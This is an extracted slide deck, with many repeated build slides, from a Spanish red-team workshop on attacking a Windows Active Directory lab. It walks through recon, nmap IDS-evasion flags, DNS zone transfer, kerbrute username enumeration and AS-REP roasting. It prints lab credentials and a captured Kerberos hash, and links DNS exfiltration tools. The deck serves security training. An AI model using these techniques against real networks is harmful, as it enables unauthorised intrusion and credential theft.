

# HACKING CORP. ENVIRONMENTS

"PWN LIKE A MDFK ft. RED TEAM VIEW"

**j. moreno aka. jomoza**

## \$ whoami

- Pepe Moreno aka. “JoMoZa”
- Admin at. @bitupalicante
- “Hacker” 4 Root52 in S2G
- Speaker in: EuskalHack, JASYP, H&B..
- Communities: BitUP Alicante, LIMPIEZAS S.L., Cybex, ...

<https://discord.gg/Z9bqpYRtyf>

Twitter. @j0moza4 / Discord. jomoza#5053

Mail: [jomoza@memeware.net](mailto:jomoza@memeware.net)

Web. <https://loveisinthe.net>

<https://bitupalicante.com>



“PWN LIKE A MDFK ft.  
RED TEAM VIEW”

Day One: Starting booting.

# WELCOME "PWN LIKE A MDFK ft. RED TEAM VIEW"



- Windows envs hacking methods.
  - Hacking Windows network
  - Hacking leaks
  - LPE & Persistence.

# WELCOME "PWN LIKE A MDFK ft. RED TEAM VIEW"



- Windows envs hacking methods.
  - Hacking Windows network
  - Hacking leaks
  - LPE & Persistence.
- Active Directory Pentesting
  - Basic A.D. hacking
  - Certificates and tokens

# WELCOME "PWN LIKE A MDFK ft. RED TEAM VIEW"



- Windows envs hacking methods.
  - Hacking Windows network
  - Hacking leaks
  - LPE & Persistence.
- Active Directory Pentesting
  - Basic A.D. hacking
  - Certificates and tokens
- Red Teaming methods
  - OPsec (Ofuscated, Spoofs,...)

# WELCOME "PWN LIKE A MDFK ft. RED TEAM VIEW"



- Windows envs hacking methods.
  - Hacking Windows network
  - Hacking leaks
  - LPE & Persistence.
- Active Directory Pentesting
  - Basic A.D. hacking
  - Certificates and tokens
- Red Teaming methods
  - OPsec (Ofuscated, Spoofs,...)
- APTs introduction
  - Malware basics
  - C2 Uses

**INTRODUCTION : CERTIFICAME ESTA**





# INTRODUCTION : CERTIFICAME ESTA



# INTRODUCTION : CERTIFICAME ESTA



# INTRODUCTION : CERTIFICAME ESTA



# INTRODUCTION : MODO PROFE ACTIVADO



# INTRODUCTION : MODO PROFE ACTIVADO

**INFORME DE METODOLOGÍA TÉCNICA.**



# INTRODUCTION : MODO PROFE ACTIVADO

## INFORME DE METODOLOGÍA TÉCNICA.

- Que **has hecho y** como.



# INTRODUCTION : MODO PROFE ACTIVADO

## INFORME DE METODOLOGÍA TÉCNICA.

- Que **has hecho y** como.
- **Cualquier forma alternativa es bien.**





# INTRODUCTION : MODO PROFE ACTIVADO

## INFORME DE METODOLOGÍA TÉCNICA.

- Que **has hecho y como.**
- **Cualquier forma alternativa es bien.**
- **Puedes jugar en “modo fácil” no pasa nada**



# INTRODUCTION : MODO PROFE ACTIVADO

## INFORME DE METODOLOGÍA TÉCNICA.

- Que **has hecho y** como.
- Cualquier forma alternativa es bien.
- Puedes jugar en “modo fácil” no pasa nada (o si)



# INTRODUCTION : MODO PROFE ACTIVADO

## INFORME DE METODOLOGÍA TÉCNICA.

- Que **has hecho y** como.
- Cualquier forma alternativa es bien.
- Puedes jugar en “modo fácil” no pasa nada (o si)

¡¡PREMIOS!!



# INTRODUCTION : MODO PROFE ACTIVADO

## INFORME DE METODOLOGÍA TÉCNICA.

- Que **has hecho y como.**
- **Cualquier forma alternativa es bien.**
- **Puedes jugar en “modo fácil” no pasa nada (o si)**

**¡¡PREMIOS!!**

**Ofertas de trabajo.**



# INTRODUCTION : MODO PROFE ACTIVADO

## INFORME DE METODOLOGÍA TÉCNICA.

- Que **has hecho y como.**
- **Cualquier forma alternativa es bien.**
- **Puedes jugar en “modo fácil” no pasa nada (o si)**

**¡¡PREMIOS!!**

**Ofertas de trabajo.**



# OUR WAR GAME

Introduction:



# OUR WAR GAME

## Introduction:

→ Active Directory knowledge

Basic A.D. Labs (THM)

→ ATTL4S CONTENT <https://www.youtube.com/@ATT4S>

→ Youtube, Tutorials, Bounties... Twitter, Mastodon,



# OUR WAR GAME

## Introduction:

→ Active Directory knowledge

Basic A.D. Labs (THM)

→ ATTL4S CONTENT <https://www.youtube.com/@ATTL4S>

→ Youtube, Tutorials, Bounties... Twitter, Mastodon,

Extra: <https://discord.gg/Evck8SHwAb>





# OUR WAR GAME

## Introduction:

→ Active Directory knowledge

Basic A.D. Labs (THM)

→ ATTL4S CONTENT <https://www.youtube.com/@ATTL4S>

→ Youtube, Tutorials, Bounties... Twitter, Mastodon,

Extra: <https://discord.gg/Evck8SHwAb>

**FALTAS!** :: Bloodhound, MSSQL, SetImpersonatePrivilege, ACL, Metasploit, RECON&OSINT, Phishing, WIFI...



# OUR WAR GAME

## Introduction:

→ Active Directory knowledge

Basic A.D. Labs (THM)

→ ATTL4S CONTENT <https://www.youtube.com/@ATTL4S>

→ Youtube, Tutorials, Bounties... Twitter, Mastodon,

Extra: <https://discord.gg/Evck8SHwAb>

**FALTAS!** :: Bloodhound, MSSQL, SetImpersonatePrivilege, ACL, Metasploit, RECON&OSINT, Phishing, WIFI...

Try Hack Me Free Labs + TALKS



# OUR WAR GAME

- TryHackMe

-  BLEACH.local

# OUR WAR GAME

- TryHackMe

-  BLEACH.local

INFORMACION DESCARGA LABORATORIO:

# OUR WAR GAME

- TryHackMe

-  BLEACH.local

## INFORMACION DESCARGA LABORATORIO:

- MAQUINA WINDOWS SERVER 2012 PRINCIPAL-BLEACH:

[https://mega.nz/file/kVEiTQLb#aYQLLNcmAnBu\\_OjYK56tna9STLFNoIpi\\_C12Kh9OVzc](https://mega.nz/file/kVEiTQLb#aYQLLNcmAnBu_OjYK56tna9STLFNoIpi_C12Kh9OVzc)

- MAQUINA WINDOWS CLIENTE DESKTOP-O5N3UTI:

<https://loveisinthe.net/BLEACH.local-LAB/Client-Machine/WindoleiaF2023-10%20AD.ova>

# OUR WAR GAME

- TryHackMe

-  BLEACH.local

## INFORMACION DESCARGA LABORATORIO:

- MAQUINA WINDOWS SERVER 2012 PRINCIPAL-BLEACH:

[https://mega.nz/file/kVEiTQLb#aYQLLNcmAnBu\\_OjYK56tna9STLFNoIpi\\_C12Kh9OVzc](https://mega.nz/file/kVEiTQLb#aYQLLNcmAnBu_OjYK56tna9STLFNoIpi_C12Kh9OVzc)

- MAQUINA WINDOWS CLIENTE DESKTOP-O5N3UTI:

<https://loveisinthe.net/BLEACH.local-LAB/Client-Machine/WindoleiaF2023-10%20AD.ova>

KALI LINUX: <https://www.kali.org/get-kali/>

# OUR WAR GAME

- TryHackMe

-  BLEACH.local

## INFORMACION DESCARGA LABORATORIO:

- MAQUINA WINDOWS SERVER 2012 PRINCIPAL-BLEACH:

[https://mega.nz/file/kVEiTQLb#aYQLLNcmAnBu\\_OjYK56tna9STLFNoIpi\\_C12Kh9OVzc](https://mega.nz/file/kVEiTQLb#aYQLLNcmAnBu_OjYK56tna9STLFNoIpi_C12Kh9OVzc)

- MAQUINA WINDOWS CLIENTE DESKTOP-O5N3UTI:

<https://loveisinthe.net/BLEACH.local-LAB/Client-Machine/WindoleiaF2023-10%20AD.ova>

KALI LINUX: <https://www.kali.org/get-kali/>

## RECURSOS PARA EL LABORATORIO:

→ BLEACH.local@Administrador:Hack1T995 (!)

→ BLEACH.local@jquerito:Contrasena1234 (!)



Hacker  
Zone



# OUR WAR GAME

◇ # FIRST ACCESS



# OUR WAR GAME

- ◇ # FIRST ACCESS: (MITM NETWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- ◇ # REMOTE ACCESS & INFORMATION GATHERING



# OUR WAR GAME

- ◇ # FIRST ACCESS: (MITM NETWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- ◇ # REMOTE ACCESS & INFORMATION GATHERING
- ◇ A FIRST BYPASS
- ◇ PRIVESC



# OUR WAR GAME

- ◇ # FIRST ACCESS: (MITM NETWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- ◇ # REMOTE ACCESS & INFORMATION GATHERING
- ◇ A FIRST BYPASS: AMSI & DEFENDER
- ◇ PRIVESC, PERSISTENCIE, "MALWARE" DEV (+THM)
- ◇ KERBEROASTING



# OUR WAR GAME

- ◇ # FIRST ACCESS: (MITM NETWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- ◇ # REMOTE ACCESS & INFORMATION GATHERING
- ◇ A FIRST BYPASS: AMSI & DEFENDER
- ◇ PRIVESC, PERSISTENCIE, "MALWARE" DEV (+THM)
- ◇ KERBEROASTING
- ◇ PASS-THE-HASH
  
- ◇ TICKETS



# OUR WAR GAME

- ◇ # FIRST ACCESS: (MITM NETWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- ◇ # REMOTE ACCESS & INFORMATION GATHERING
- ◇ A FIRST BYPASS: AMSI & DEFENDER
- ◇ PRIVESC, PERSISTENCIE, "MALWARE" DEV (+THM)
- ◇ KERBEROASTING
- ◇ PASS-THE-HASH
- ◇ MISSCONFIGS AND ABUSINGS (+THM)
- ◇ TICKETS KERBEROS
  - ◇ DC-SYNC



# OUR WAR GAME

- ◇ # FIRST ACCESS: (MITM NETWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- ◇ # REMOTE ACCESS & INFORMATION GATHERING
- ◇ A FIRST BYPASS: AMSI & DEFENDER
- ◇ PRIVESC, PERSISTENCIE, "MALWARE" DEV (+THM)
- ◇ KERBEROASTING
- ◇ PASS-THE-HASH
- ◇ MISSCONFIGS AND ABUSINGS (+THM)
- ◇ TICKETS KERBEROS
  - ◇ DC-SYNC
- ◇ RANSOM IT!





**OH!MYRECON**




# BLEACH.local : RECON



iNet  
Network Scanner

Mac Edition



DEHASHED



DNS Spy



SHODAN



Censys



A meme featuring Woody and Buzz Lightyear from the movie Toy Story. Woody is on the left, looking slightly concerned. Buzz is on the right, wearing his green space suit and holding a purple lollipop. The background is a simple room with a door and a window.

**CLOUDFLARE**

**CLOUDFLARE  
EVERYWHERE**

**CURL**

**CURL**

# BLEACH.local : INTEL



<https://yacy.net/>

— Tu shodan en local! Y con P2P!

- Checkers... <https://github.com/4w4k3/KnockMail>
- Enumerations... <https://github.com/gremwell/o365enum>

# DEHASHED



SHODAN



FOFA



**Alternative Search Engine:**

<https://yandex.com/>

<https://www.qwant.com/>

<https://www.startpage.com/>

# BLEACH.local : OSINT

## - OHMYLEAKS!

mail harvester	<a href="https://github.com/maldevel/EmailHarvester">https://github.com/maldevel/EmailHarvester</a>	
DEHASHED	<a href="https://github.com/sm00v/Dehashed">https://github.com/sm00v/Dehashed</a>	
udork	<a href="https://github.com/m3n0sd0n41d/uDork">https://github.com/m3n0sd0n41d/uDork</a>	
exiftool	<a href="https://github.com/exiftool/exiftool">https://github.com/exiftool/exiftool</a>	
SHODAN/FOFA	<a href="https://github.com/fofapro/fofa_view">https://github.com/fofapro/fofa_view</a>	无数据
RESOLVERS	..., <a href="https://github.com/m0rtem/CloudFail">https://github.com/m0rtem/CloudFail</a>	
	<a href="https://github.com/codingo/VHostScan">https://github.com/codingo/VHostScan</a>	

# BLEACH.local : NETWORK RECON

- **netcat -v -z -n -w 1 192.168.1.254 1-1023**
- **remote: nmap** ( <https://github.com/leonjza/awesome-nmap-grep> )
- **local: netdiscover** ( <https://github.com/netdiscover-scanner/netdiscover> )

28 Captured ARP Req/Rep packets, from 23 hosts. Total size: 1680

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
172.21.0.53	00:12:d9:ed:d8:3c	1	60	Cisco Systems, Inc
10.10.22.244	00:21:70:32:57:a7	3	180	Dell Inc.
10.10.0.79	00:1a:4b:2f:81:20	2	120	Hewlett Packard
10.10.0.1	cc:16:7e:04:23:e1	1	60	Cisco Systems, Inc
10.10.0.10	00:24:e8:32:c3:b8	1	60	Dell Inc.
10.10.0.50	00:14:38:d8:79:60	1	60	Hewlett Packard Enterprise
10.10.0.52	00:01:e6:39:91:10	1	60	Hewlett Packard
10.10.0.53	00:00:aa:f9:aa:e5	2	120	XEROX CORPORATION

# INTRODUCTION : I'm not Strobe

NMAP



# HACKER



What my friends think I do



What my Mom thinks I do



What society thinks I do



What the government thinks I do



What I think I do

```
felix#nmap -A -T4 scarne.nmap.org

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-10-26 11:31 PDT
Interesting ports on scarne.nmap.org (206.217.153.55):
(The 1653 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.1p1 (protocol 1.99)
25/tcp    open  smtp     qmail smtpd
53/tcp    open  domain   ISC Bind 9.2.1
80/tcp    open  http     Apache httpd 2.0.39 ((Unix) mod_perl/1.99_07-dev Perl/v5.6.1)
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.4.X12.5.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.4.20
Uptime 196,551 days (since Mon Apr 12 22:18:53 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 27.003 seconds
felix#
```

What I actually do



# INTRODUCTION : I'm not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA



# INTRODUCTION : I'm not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: <https://github.com/emadshanab/Nmap-NSE-scripts-collection> <https://nmap.org/nsedoc/scripts/>



# INTRODUCTION : I'm not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: <https://github.com/emadshanab/Nmap-NSE-scripts-collection> <https://nmap.org/nsedoc/scripts/>



# INTRODUCTION : I'm not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: <https://github.com/emadshanab/Nmap-NSE-scripts-collection> <https://nmap.org/nsedoc/scripts/>

EVADING FIREWALLS/ IDS...



# INTRODUCTION : I'm not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: <https://github.com/emadshanab/Nmap-NSE-scripts-collection> <https://nmap.org/nsedoc/scripts/>



EVADING FIREWALLS/ IDS...

- Proxying: `nmap -sS -Pn --proxies Proxy_Url -F target.foo`



# INTRODUCTION : I'm not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: <https://github.com/emadshanab/Nmap-NSE-scripts-collection> <https://nmap.org/nsedoc/scripts/>



## EVADING FIREWALLS/ IDS...

- Proxying: `nmap -sS -Pn --proxies Proxy_Url -F target.foo`
- IP Spoofing: `nmap -sS -Pn -F target.foo`



# INTRODUCTION : TRY HACK ME

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: <https://github.com/emadshanab/Nmap-NSE-scripts-collection> <https://nmap.org/nsedoc/scripts/>



## EVADING FIREWALLS/ IDS...

- Proxying: `nmap -sS -Pn --proxies Proxy_Url -F target.foo`
- IP Spoofing: `nmap -sS -Pn -F target.foo`
  - Nmap lets you spoof your MAC address using `--spooof-mac <Mac_Address>`.



# INTRODUCTION : I'm not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: <https://github.com/emadshanab/Nmap-NSE-scripts-collection> <https://nmap.org/nsedoc/scripts/>



## EVADING FIREWALLS/ IDS...

- Proxying: `nmap -sS -Pn --proxies Proxy_Url -F target.foo`
- IP Spoofing: `nmap -sS -Pn -F target.foo`
  - Nmap lets you spoof your MAC address using `--spooof-mac <Mac_Address>`.
- Fragment your packet with 16 bytes: `nmap -sS -Pn -ff -F target.foo`





# BLEACH.local : NETWORK RECON

- [https://documentation.sailpoint.com/connectors/igservice/help/integrating\\_igservice\\_admin/ports\\_used\\_with\\_ad.html](https://documentation.sailpoint.com/connectors/igservice/help/integrating_igservice_admin/ports_used_with_ad.html)
- <https://book.hacktricks.xyz/generic-methodologies-and-resources/external-recon-methodology>

```
(kali@kali)-[~]
└─$ nmap -sV -sC 10.0.9.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 16:35 EDT
Nmap scan report for 10.0.9.4
Host is up (0.00059s latency).
Not shown: 982 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http           Microsoft IIS httpd 8.5
|_ http-server-header: Microsoft-IIS/8.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: 403 - Prohibido: acceso denegado.
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-04-02 20:35:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
```



# INTRODUCTION : SCAN BY PROTOCOLS

**#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain**

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

# INTRODUCTION : SCAN BY PROTOCOLS

**#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain**

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

**dig @DNS-SERVER domain.example.com** # Test the configured DNS

# INTRODUCTION : SCAN BY PROTOCOLS

**#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain**

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

**dig @DNS-SERVER domain.example.com** # Test the configured DNS

- `echo "addn-hosts=dnsmaq.hosts" > dnsmaq.conf dnsmaq.conf`
- `echo "127.0.0.1 domain.example.com" > dnsmaq.hosts`
- `sudo dnsmaq -C dnsmaq.conf --no-daemon`

# INTRODUCTION : SCAN BY PROTOCOLS

## #NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

## dig @DNS-SERVER domain.example.com # Test the configured DNS

- echo "addn-hosts=dnsmaq.hosts" > dnsmaq.conf dnsmaq.conf
- echo "127.0.0.1 domain.example.com" > dnsmaq.hosts
- sudo dnsmaq -C dnsmaq.conf --no-daemon

```
$ dig +short ns target.domain
namerserver1.DNS.domain
namerserver2.DNS.domain
$ dig axfr target.domain namerserver1.DNS.domain
```

# INTRODUCTION : SCAN BY PROTOCOLS

## #NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

## dig @DNS-SERVER domain.example.com # Test the configured DNS

1. echo "addn-hosts=dnsmaq.hosts" > dnsmaq.conf dnsmaq.conf
2. echo "127.0.0.1 domain.example.com" > dnsmaq.hosts
3. sudo dnsmaq -C dnsmaq.conf --no-daemon

<https://github.com/iphelix/dnschef>

```
$ dig +short ns target.domain
namerserver1.DNS.domain
namerserver2.DNS.domain
$ dig axfr target.domain namerserver1.DNS.domain
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network>

# INTRODUCTION : SCAN BY PROTOCOLS

**#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain**

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

**dig @DNS-SERVER domain.example.com** # Test the configured DNS

1. `echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf`
2. `echo "127.0.0.1 domain.example.com" > dnsmasq.hosts`
3. `sudo dnsmasq -C dnsmasq.conf --no-daemon`

<https://github.com/iphelix/dnschef>

<https://github.com/IncideDigital/Mistica>

```
$ dig +short ns target.domain
namerserver1.DNS.domain
namerserver2.DNS.domain
$ dig axfr target.domain namerserver1.DNS.domain
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network>

# INTRODUCTION : SCAN BY PROTOCOLS

**#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain**

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

**dig @DNS-SERVER domain.example.com** # Test the configured DNS

1. `echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf`
2. `echo "127.0.0.1 domain.example.com" > dnsmasq.hosts`
3. `sudo dnsmasq -C dnsmasq.conf --no-daemon`

<https://github.com/iphelix/dnschef>

<https://github.com/IncideDigital/Mistica>

<https://github.com/JoelGMSec/Invoke-DNSteal>

```
$ dig +short ns target.domain
namerserver1.DNS.domain
namerserver2.DNS.domain
$ dig axfr target.domain namerserver1.DNS.domain
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network>



# INTRODUCTION : TRY HACK ME

Basic Attacking AD Lab: <https://tryhackme.com/room/attacktivedirectory>



# INTRODUCTION : TRY HACK ME

```
nmap -F <ip>
```

# INTRODUCTION : TRY HACK ME

**nmap -F <ip>**

```
notyourdevice :: [REDACTED] » nmap 10.10.64.249
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-30 23:01 UTC
Nmap scan report for 10.10.64.249
Host is up (0.052s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
```

# INTRODUCTION : TRY HACK ME

```
nmap -sV -sC <ip>
```

# INTRODUCTION : TRY HACK ME

**nmap -sV -sC <ip>**

```
|_ http-title: IIS Windows Server
88/tcp open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023
135/tcp open  msrpc          Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Doma
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Doma
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   DNS_Tree_Name: spookysec.local
|   Product_Version: 10.0.17763
|_ System_Time: 2023-03-30T23:04:46+00:00
|_ ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2023-03-29T22:23:34
|_ Not valid after: 2023-09-28T22:23:34
|_ ssl-date: 2023-03-30T23:05:01+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the service/ver
SF-Port53-TCP:V=7.80%I=7%D=3/30%Time=64261509%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP, 20, "\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Hosts: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:win
```

# INTRODUCTION : TRY HACK ME

**nmap -sV -sC <ip>**

**/etc/hosts**

```
|_ http-title: IIS Windows Server
88/tcp open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023
135/tcp open  msrpc          Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Doma
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Doma
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   DNS_Tree_Name: spookysec.local
|   Product_Version: 10.0.17763
|_ System_Time: 2023-03-30T23:04:46+00:00
|_ ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2023-03-29T22:23:34
|_ Not valid after: 2023-09-28T22:23:34
|_ ssl-date: 2023-03-30T23:05:01+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the service/ver
SF-Port53-TCP:V=7.80%I=7%D=3/30%Time=64261509%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP, 20, "\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Hosts: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:win
```

# INTRODUCTION : TRY HACK ME

**nmap -sV -sC <ip>**

```
|_ http-title: IIS Windows Server
88/tcp open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023
135/tcp open  msrpc          Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Doma
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Doma
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   DNS_Tree_Name: spookysec.local
|   Product_Version: 10.0.17763
|_ System_Time: 2023-03-30T23:04:46+00:00
|_ ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2023-03-29T22:23:34
|_ Not valid after: 2023-09-28T22:23:34
|_ ssl-date: 2023-03-30T23:05:01+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the service/ver
SF-Port53-TCP:V=7.80%I=7%D=3/30%Time=64261509%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP, 20, "\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Hosts: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:win
```

**/etc/hosts**

```
#THM
10.10.230.172  spookysec.local
notyourdevice :: ~ »
```

# INTRODUCTION : TRY HACK ME

`./kerbrute`

<https://github.com/ropnop/kerbrute>



# INTRODUCTION : TRY HACK ME

```
./kerbrute userenum --dc spookysec.local -d spookysec.local users.txt
```

<https://github.com/ropnop/kerbrute>

# INTRODUCTION : TRY HACK ME

**./kerbrute userenum --dc spookysec.local -d spookysec.local users.txt**

```
[sudo] password for jomoza:  
notyourdevice :: Documentos/TOOLS/RT-AD » ./kerbrute userenum --dc spookysec
```

```
  __  __  __  __  __  __  __  __  __  __  __  __  __  __  __  __  __  __  __  __  __  __  
 /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  
 /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  
 /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  
 /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
```

```
Version: v1.0.3 (9dad6e1) - 03/30/23 - Ronnie Flathers @ropnop
```

```
2023/03/30 23:53:45 > Using KDC(s):
```

```
2023/03/30 23:53:45 >   spookysec.local:88
```

```
2023/03/30 23:53:45 >  [+] VALID USERNAME:      james@spookysec.local  
2023/03/30 23:53:46 >  [+] VALID USERNAME:      svc-admin@spookysec.local  
2023/03/30 23:53:47 >  [+] VALID USERNAME:      James@spookysec.local  
2023/03/30 23:53:47 >  [+] VALID USERNAME:      robin@spookysec.local  
2023/03/30 23:53:51 >  [+] VALID USERNAME:      darkstar@spookysec.local  
2023/03/30 23:53:54 >  [+] VALID USERNAME:      administrator@spookysec.lo  
2023/03/30 23:53:59 >  [+] VALID USERNAME:      backup@spookysec.local  
2023/03/30 23:54:01 >  [+] VALID USERNAME:      paradox@spookysec.local
```

<https://github.com/ropnop/kerbrute>

# INTRODUCTION : TRY HACK ME

AS-REP Roasting

# INTRODUCTION : TRY HACK ME

**AS-REP Roasting:** Cuentas de servicio con “DONT\_REQ\_PREAUTH”

# INTRODUCTION : TRY HACK ME

**AS-REP Roasting:** Cuentas de servicio con “DONT\_REQ\_PREAUTH”

```
GetNPUsers.py -dc-ip spookysec.local --usersfile user.list -no-pass
```

# INTRODUCTION : TRY HACK ME

**AS-REP Roasting:** Cuentas de servicio con “DONT\_REQ\_PREAUTH”

**GetNPUsers.py -dc-ip spookysec.local --usersfile user.list -no-pass**

PowerView exemple: `Get-DomainUser -PreauthNotRequired -verbose`

# INTRODUCTION : TRY HACK ME

**AS-REP Roasting:** Cuentas de servicio con “DONT\_REQ\_PREAUTH”

**GetNPUsers.py -dc-ip spookysecl.local --usersfile user.list -no-pass**

PowerView exemple: Get-DomainUser -PreauthNotRequired -verbose

```
GetNPUsers.py -dc-ip spookysecl.local --usersfile user.list -no-pass
```

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Getting TGT for svc-admin
```

```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:
```

```
127b8369a71c9487622c41b0f0ad4d36$7803b4bd0043a72fa579e672bca47d0a65c87f805f086b5f1d2ff2ba21  
bb7cb814cee8b1ba59c470ba0a2f98718a7e85313c0eb98e2ffbcf2cd42430592340eb23fc75e697a1b73c828c  
